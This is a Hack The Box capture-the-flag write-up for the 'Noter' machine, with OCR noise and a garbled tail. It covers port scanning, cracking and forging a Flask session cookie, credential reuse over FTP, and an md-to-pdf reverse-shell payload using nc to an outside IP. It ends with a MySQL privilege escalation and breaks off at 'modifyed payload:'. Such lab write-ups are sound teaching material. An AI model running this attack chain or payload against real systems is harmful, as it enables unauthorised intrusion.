noter.htb

Noter by hackthebox

64:88:e0:08:4d (RSA)


emun:

```
PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 3072 c6:53:c6:2a:e9:28:90:50:4d:0c:8d:
```


```
256 5f:12:58:5f:49:7d:f3:6c:bd:
9b:25:49:ba:09:cc:43 (ECDSA)
| 256 f1:6b:00:16:f7:88:ab:00:ce:
96:af:a6:7e:b5:a8:39 (ED25519)
5000/tcp open http Werkzeug
httpd 2.0.2 (Python 3.8.10)
| http-server-header: Werkzeug/
2.0.2 Python/3.8.10
| http-title: Noter
| http-methods:
Supported Methods: HEAD
OPTIONS GET
Service Info: OSs: Unix, Linux; CPE:
cpe:/o:linux:linux kernel
```

trys:

ftp got no anon users. no ssh credz yet. http on 5000:



this one is an app to write notes, after register and login i checked the session cookie:




seems like flask session cookie, researching about froge flask session i found https://ldvargas.medium.com/hackpackctf-cookie-forge-3d922862d383 very intersting ...


so i BF for the secret key.

```
ibarkay@Vaip3R: /root/Desktop/htb/Noter
  File "/usr/lib/python3.10/multiprocessing/pool.py", line 125, in worker
    result = (True, func(*args, **kwds))
  File "/home/ibarkay/.local/lib/python3.10/site-packages/flask unsign/cracker.p
y", line 69, in unsign
    if session.verify(self.session, secret, legacy=self.legacy, salt=self.salt):
  File "/home/ibarkay/.local/lib/python3.10/site-packages/flask unsign/session.p
y", line 29, in verify
    raise FlaskUnsignException(
[!] Failed to find secret key after 0 attempts.
 —(<u>ibarkay⊛Vaip3R</u>)-[/root/Desktop/htb/Noter]
s flask-unsign -u -c eyJsb2dnZWRfaW4i0nRydWUsInVzZXJuYW1lIjoiaGFja2VyIn0.YoihR
A.DH 2W5FuyBh6Gt0VBmEGJDacvS0 --wordlist /usr/share/wordlists/rockyou.txt --no-l
iteral-eval
[*] Session decodes to: {'logged in': True, 'username': 'hacker'}
[*] Starting brute-forcer with 8 threads...
[+] Found secret key after 17280 attempts
b'secret123'
  -(ibarkay&Vaip3R)-[/root/Desktop/htb/Noter]
0] 0:openvpn 1:java- 2:bash*
                                                         "Vaip3R" 11:24 21-May-22
```


after getting the secret key we can now need to enum for other users to forge the cookie for.




we can see that 'blue' give the error of "invalid login" insted of "invalid credz" ... next step is to make a new cookie with blue as user .




login with that cookie - we are now blue.



rereading all the notes we found credz for the ftp .



in the ftp as blue we get the password policy to noter ... we can tell that the pattern is USER@Noter! login as ftp_admin as well we can get backups for the website that will come handy later.



in the backup file we can see that md-to-pdf framework is used ... checking for exploits gave me https://github.com/simonhaenisch/md-to-pdf/issues/99

```
misc > JS md-to-pdf.js > ...
                            1 const { mdToPdf } = require('md-to-pdf');
   > ibarkay
   > attachments
   > node modules
                                 await mdToPdf({ content: process.argv[2] }, { dest: './misc/attachments/' + process.ar
   JS md-to-pdf.js
   {} package-lock.json


✓ includes

   _formhelpers.html
   add_note.html
   dashboard.html
   edit_note.html
   home.html
   layout.html
 > OUTLINE
 > TIMELINE
⊗ 0 △ 3 ① 6
```


now we need to exploit md-to-pdf and get a reverse shell.

my payload:

```
---js
((require("child_process")).execSync("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.14 4444 >/tmp/f "))
---RCE
```



serving the file with simple httpserver and strat a listener we got shell



USER!

root:

after checking ps aux , crons and paths i uploaded linpeas and check for privesc ways ... checking the backup files agian i saw we got credz for mysql . after paying with the app database i couldnt find anything speacial ... so ive checked google foe mysql privesc exploit and got https://www.exploit-db.com/exploits/50236

after playing with the exploit script and changing the output from /var/ www to /tmp i manged to pwn the

12/13

machine:)

```
Total wall clock time: 8.2s

Obmilloaded: 1 files, 31k in 0.87; (144 M2/s)

Southwestern Committee Committ
```

modifyed payload:

